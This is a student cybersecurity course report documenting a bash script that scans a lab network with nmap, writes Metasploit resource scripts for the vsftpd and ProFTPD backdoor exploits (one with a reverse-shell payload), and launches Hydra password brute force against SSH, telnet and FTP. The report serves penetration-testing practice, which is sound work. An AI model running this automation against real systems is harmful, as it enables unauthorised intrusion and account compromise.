Centre For Cybersecurity

Vulner Project (S4)

03.08.2023

Muhammad Alif Anas Bin Ahmad

Overview


The project is meant to allow students to practice creating a script that will automatically perform attacks on systems on a certain network that is vulnerable and will automatically write possible exploits as well as to perform password brute force attacks. With this, the penetration tester will save a bit of time as most menial tasks are automatically completed.

Goals

1. The script will scan a certain network and will scan each individual system on the network
2. The script will then find the open ports and will attempt to write resource scripts that will be launched by the user at his own discretion.
3. The script will also perform password brute force attacks on the services covered by hydra(Telnet, SSH stc.)
4. Finally, the script will log all findings and will prompt the user on a specific system ip and will show the user the logs saved for that particular system

Methods and Steps


Setting of global variables



```
vsftpdFlag=0
sshFlag=0
telnetFlag=0
ftpFlag=0
sambaFlag=0
unrealircFlag=0
postgresqlFlag=0
```

I used global variables to store flags on each service found open by the nmap scan in the scanning process for each system in the network. This will then be used to launch other functions.


ident_net_range()



```
function ident_net_range(){
    nmap -sP 192.168.72.0/24 | grep -Eo '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' > ActiveNet.lst
    date=$(date)
    noIPs=$(cat ActiveNet.lst | wc -l)
    echo "vulner script executed on $date" >> vulner.log
    echo "script found these IPs:" >> vulner.log
    cat ActiveNet.lst >> vulner.log
```

This function will scan the specific network on all systems that are active on it. It will then log the found IP addresses onto the log that will be created by the vulner program.

Enum_hosts()




```
function enum_hosts(){
    user_ip=$(ifconfig | grep broadcast | awk {'print $2'})
    File="ActiveNet.lst"
    Lines=$(cat $File)
    for ip in $Lines
    do
    mkdir "${ip}_vulnerabilities"
    cd "${ip}_vulnerabilities"
    nmap -sV -sC "$ip" -oN "${ip}_vulnerabilities.txt"
    vulnerable_each "${ip}_vulnerabilities.txt" "${ip}" "${user_ip}"
    cd ..
    service_login "$ip"
    echo "${ip}_vulnerabilities.txt created" >> vulner.log
    add_to_log "${ip}"
    done
```

This function will be the main function that will scan all systems found in the network and will call another function to find each open port to write the potential vulnerability resource scripts. The function will also launch the password brute force function and will log the events run by this function.


vulnerable_each()

I will breaking this large function into subcategories:




```
global_var_reset
cat "$1" | grep open | awk '{print $4,$5,$6}' >> weakpoint.lst
ip="$2"
userip="$3"
date=$(date)
File="weakpoint.lst"
Lines=$(cat $File)
for weakpoint in $Lines
do
```

This part of the function will reset the global variables to 0 and will grep for the open services from the previous scan and put them into a list of weakpoints. The function will then run a for loop for each line in the list.



```
for weakpoint in $Lines
do
    #echo $weakpoint
    port=$(cat $1 | grep open | grep -i $weakpoint | awk -F/ {'print $1'})
    #echo $ip
    #echo $port
    #sleep 1
    case $weakpoint in
    *"vsftpd"* | "vsftpd 2.3.4")
    vsftpdFlag=1
    echo "Open port located for $weakpoint"
    sleep 1
    echo "writing possible vulnerability resource script for $weakpoint"
    sleep 1
    echo "use unix/ftp/vsftpd_234_backdoor" >> vsftpdscript.rc
    echo "set payload/cmd/unix/interact" >> vsftpdscript.rc
    echo "set RHOST $ip" >> vsftpdscript.rc
    echo "exploit" >> vsftpdscript.rc
    echo "Resource script for $weakpoint has been written inside vsftpdscript.rc"
    sleep 1
    echo "please launch with 'msfconsole -q -r vsftpdscript.rc' "
    sleep 1
    ;;
```


The function will set the flag for each open port to 1 and will write the resource script for the vulnerability. It will also advise the user on how to run the script.



```
        *"SSH"*)
        sshFlag=1
        ;;
        *"telnet"*)
        telnetFlag=1
        ;;
        "ProFTPD 1.3.1" | *"ProFTPD"*)
        ftpFlag=1
        port=$(cat $1 | grep open | grep -i proftpd | awk -F/ {'print $1'})
        echo "Open port located for $weakpoint"
        sleep 1
        echo "writing possible vulnerability resource script for $weakpoint"
        sleep 1
        echo "use exploit/unix/ftp/proftpd_133c_backdoor" >> proftpdscript.rc
        echo "set RHOSTS $ip" >> proftpdscript.rc
        echo "set RPORT $port" >> proftpdscript.rc
        echo "set payload /cmd/unix/reverse" >> proftpdscript.rc
        echo "set LHOST $user_ip" >> proftpdscript.rc
        echo "set LPORT 4444" >> proftpdscript.rc
        echo "exploit" >> proftpdscript.rc
        echo "Resource script for $weakpoint has been written inside proftpdscript.rc"
        sleep 1
        echo "please launch with 'msfconsole -q -r proftpdscript.rc' "
        sleep 1
        ;;
        "PostgreSQL DB 8.3.0" | *"PostgreSQL"*)
        postgresqlFlag=1
        port=$(cat $1 | grep open | grep -i postgresql | awk -F/ {'print $1'})
        echo "Open port located for $weakpoint"
        sleep 1
        echo "writing possible vulnerability resource script for $weakpoint"
```

The function will also run for other services such as postgresql, proFTPd. If services such as SSH and FTP are found, the function will just set the respective flag to 1 so that it will trigger the password brute force function later on in the code.

password_brute_force()




```
function password_brute_force() {
    date=$(date)
    user_ip=$(ifconfig | grep broadcast | awk {'print $2'})
    default_user_list
    echo "Default user name list has been created default_user_list.lst"
    sleep 2
    echo "Specify user list:"
    read user_list
    echo "Specify password list:"
    read pass_list
    echo $pass_list
    if [ ! $pass_list ]
        then
            echo "Password list is empty: "
            echo "Select one of the two:"
            echo "1. Use linux wordlists(Rockyou etc.)"
            echo "2. Use password generator"
            read choice
            if [ $choice -eq 1 ]
            then
              echo "Using rockyou wordlist as password list"
              pass_list=/usr/share/wordlists/rockyou.txt
            else
              echo "Using cupp to create worlist: "
              sleep 1
              cupp -i
              echo "Please enter the name of the newly created wordlist"
              read pass_list
            fi
    fi
    service="$1"
    echo "hydra -L $user_list -P $pass_list $user_ip $service"
    echo "Hydra brute force was executed at $date" >> vulner.log
```

This function will call other functions such as default user list which will create a user list of common usernames and save the user time in finding or creating the user list by himself.

The code will then prompt the user for a password list, if left empty, the function will then ask the user if he wants to use a wordlist(rockyou) or a password generator(cupp). Either of which will give the later function a wordlist to use as the password list.


service_login()



```
function service_login(){
    total=$[sshFlag+telnetFlag+ftpFlag]
    if [ $total -gt 1 ]
      then
        echo "more than 1 port is open to use Hydra password brute force, defaulting to SSH"
          sleep 2
          echo "Attempting brute force now"
          sleep 2
          password_brute_force "ssh"
          echo "Vulnerability located in $1 and Hydra password brute force performed at $date for SSH service">> vulner.log
      else
        if [ $sshFlag -eq 1 ]
        then
        echo "hello"
            echo "SSH Port is open "
            echo "Attempting brute force now"
            sleep 2
            password_brute_force "ssh"
            echo "Vulnerability located in $1 and Hydra password brute force performed at $date for SSH service">> vulner.log
        fi
        if [ $telnetFlag -eq 1 ]
        then
            echo "telnet Port is open "
            echo "Attempting brute force now"
            sleep 2
            password_brute_force "telnet"
            echo "Vulnerability located in $1 and Hydra password brute force performed at $date for telnet service">> vulner.log
        fi
        if [ $ftpFlag -eq 1 ]
        then
```

This function will be the one to prompt the user of the different services found when scanning each system which is supported by the hydra brute force service. The function will default to SSH if more than 1 service is found open in the vulnerable system. If not, the function will make use of the global flags and see which of the flags is true and launch a hydra attack on that service


global_var_reset()



```
function global_var_reset(){
vsftpdFlag=0
sshFlag=0
telnetFlag=0
ftpFlag=0
sambaFlag=0
unrealircFlag=0
postgresqlFlag=0
}
```

Here is the helper function that will be called inside the enum_hosts function to clear the global flag variables as these variables need to be cleared each time the loop runs for each open service


add_to_log()



```
function add_to_log(){
    if [ $vsftpdFlag -eq 1 ]
    then
        echo "Vulnerability located in $1 Resource script for vsftpd has been written inside vsftpdscript.rc at $date">> vulner.log
    fi
    if [ $sshFlag -eq 1 ]
    then
        echo "Vulnerability located in $1 at $date for SSH service">> vulner.log
    fi
    if [ $telnetFlag -eq 1 ]
    then
        echo "Vulnerability located in $1 at $date for telnet service">> vulner.log
    fi
    if [ $ftpFlag -eq 1 ]
    then
        echo "Vulnerability located in $1 $date for FTP service">> vulner.log
    fi
    if [ $sambaFlag -eq 1 ]
    then
        echo "Vulnerability located in $1 Resource script for Samba has been written inside sambascript.sc at $date">> vulner.log
    fi
    if [ $unrealircFlag -eq 1 ]
    then
        echo "Vulnerability located in $1 Resource script for unrealirc has been written inside unrealircscript.rc at $date">> vulner.log
    fi
    if [ $postgresqlFlag -eq 1 ]
    then
        echo "Vulnerability located in $1 Resource script for unrealirc has been written inside postgresqlscript.rc at $date">> vulner.log
    fi
}
```

This function will also make use of the global flags and will add to the logs on each service found open and a resource script is created for those services


default_user_list()



```
function default_user_list(){
    echo "admin" >> default_user_list.lst
    echo "administrator" >> default_user_list.lst
    echo "user" >> default_user_list.lst
    echo "root" >> default_user_list.lst
    echo "test" >> default_user_list.lst
    echo "ubuntu" >> default_user_list.lst
    echo "guest" >> default_user_list.lst
    echo "support" >> default_user_list.lst
    echo "oracle" >> default_user_list.lst
    echo "pi" >> default_user_list.lst
    echo "postgres" >> default_user_list.lst
    echo "ftpuser" >> default_user_list.lst
}
```

This function will be the helper function that will be used in the password_brute_force function and will simply create a user list.


log_check()



```
function log_check(){
    echo "list the ip you want to check for vulnerabilities in the log:"
    cat ActiveNet.lst
    read choice
    cat vulner.log | grep $choice
```


This function will prompt the user to type in the ip address to check the logs for that system.

Execution and results




```
ident_net_range
enum_hosts
log_check
```

